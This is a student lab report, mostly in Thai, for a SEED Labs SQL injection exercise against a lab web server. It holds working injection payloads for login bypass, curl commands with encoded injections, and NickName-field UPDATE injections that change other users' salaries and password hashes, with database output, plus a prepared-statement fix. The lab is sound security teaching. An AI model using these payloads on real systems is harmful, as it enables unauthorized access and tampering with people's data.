1. จุติณัฏฐ์ รัตนะมงคลกุล 6609650228
2. รพินทร์ นะราช 6609650624


*Security Lab 02 -- SQL Injection Attack*


## *Task 2: SQL Injection Attack on SELECT Statement*

### Task 2.1: SQL Injection Attack from webpage.

ANS

เจาะระบบ login ให้ได้สิทธิ์ของแอดมิน
“admin' –” คือปิดคำสั่ง SQL และคอมเมนต์ส่วนที่เหลือ รหัสผ่านจริงไม่จำเป็น เพราะระบบใช้ sha1() ทำให้ยากจะ inject เข้าไปที่ password ได้ตรง ๆ และถ้าเปลี่ยนเป็น “admin' #” จะเป็นการ login เข้าเป็น administrator โดยไม่ต้องใช้ password




## Task 2.2: SQL Injection Attack from command line. Your task is to repeat Task 2.1


ANS

เมื่อเข้าสู่ระบบแล้ว หน้าจอจะแสดงข้อมูลของทุกคนทั้งหมด แต่ password จะแสดงเป็น one password generated

ใช้ SQL Injection เพื่อปลอมตัวเป็น Alice โดยไม่รู้รหัส ใช้คำสั่ง

“ curl 'http://www.seed-server.com/unsafe_home.php?username=alice%27%20--%20&Password=123' ”

ในที่นี้ -- คือคอมเมนต์ส่วนหลังของ query ทำให้ password ถูกคอมเมนต์ทิ้ง และ login ได้โดยใช้ชื่อ Alice
นอกจากนี้ก็จะใช้การ encode แปลงอักขระพิเศษออกมาเป็นรูป % เพื่อเลี่ยงการตรวจจับ หรือข้อจำกัดในการใช้อักขระพิเศษ




## Task 2.3: Append a new SQL statement


ANS

ใช้คำสั่ง

“ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%3B%20UPDATE%20credential%20SET%20salary%3D1%20WHERE%20name%3D%27Alice%27%3B%20--%20&Password=test' ”

เป็นการใช้ SQL Injection ผ่านหน้า login โดย inject คำสั่ง UPDATE เข้าไปต่อท้าย SELECT statement เดิม เพื่อเปลี่ยนค่า

salary ของผู้ใช้ Alice ให้เป็น 1 โดยใช้รูปแบบ input ที่รวมหลายคำสั่ง SQL ด้วย ;
เมื่อส่ง request ดังกล่าว ระบบแสดง error ว่า:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET salary=1 WHERE name='Alice'; -- ' and Password='a94a8fe5cc' at line 3





โค้ดในหน้า unsafe_home.php ใช้คำสั่ง: “ $conn->query($sql); ”
ฟังก์ชัน mysqli::query() จะ อนุญาตเฉพาะคำสั่ง SQL เพียงหนึ่งคำสั่งต่อการเรียกใช้ครั้งเดียวหากมีการใช้ ; เพื่อแยกคำสั่ง เช่น SELECT + UPDATE จะทำให้เกิด Syntax Error ทันที

## Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary.

ANS

เปลี่ยนเงินเดือน โดยใช้ SQL Injection ใส่ในช่อง nickname หรือ field อื่น





## Task 3.2: Modify other people' salary

ANS

ทำการหลอกระบบแก้ข้อมูล salary โดยใช้ SQL Injection หน้า Profile ในช่อง NickName

', salary=1 WHERE Name='Boby';#

เมื่อดู Profile เงินเดือน Boby จะเหลือ 1




## Task 3.3: Modify other people' password.

ANS

ใช้ hash SQL inject attack แก้ข้อมูล password ของ Boby และเข้าไปใช้งาน ต้องคำนวณ SHA1 ของ password ใหม่แล้วใส่ค่า hash นั้นลงไป

โดยใช้

“

',password='da39a3ee5e6b4b0d3255bfef95601890afd80709' where name ='Boby';# ”

ถ้าไม่มีการป้องกันแบบ prepared statement หรือ input sanitization ก็สามารถเปลี่ยนได้

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential where name='Boby'
    ->
    -> select * from credential where name='Boby';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
 to use near 'select * from credential where name='Boby'' at line 3
mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | da39a3ee5e6b4b0d3255bfef95601890afd80709 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)


mysql>
```

## Task 4: Countermeasure — Prepared Statement

ANS

ป้องกันการโจมตีจาก SQL injection โดย
แก้ไขโค้ด PHP ให้ใช้ prepare() , bind_param() แทน SQL ปกติที่ต่อ string โดยตรง
ทดสอบว่าเมื่อใช้ Prepared Statement แล้ว SQL Injection จะใช้ไม่ได้อีก

```
// Sql query to authenticate the user
      $stmt = $conn->prepare("SELECT name, local, gender
       FROM USER_TABLE
       WHERE id = ? and password = ? ");
       // Bind parameters to the query
       $stmt->bind_param("is", $id, $pwd);
       $stmt->execute();
       $stmt->bind_result($bind_name, $bind_local,
$bind_gender);
       $stmt->fetch();
```


Activities
Firefox Web Browser
May 1 17:01
seed@VM: ~/.../Labsetup (1)
SEED Project
Web_SQL_Injection.pdf
SQLi Lab
www.seed-server.com/unsafe_home.php
The account information your provide does not exist.
Go back
www.seed-server.com/unsafe_home.php
mysql>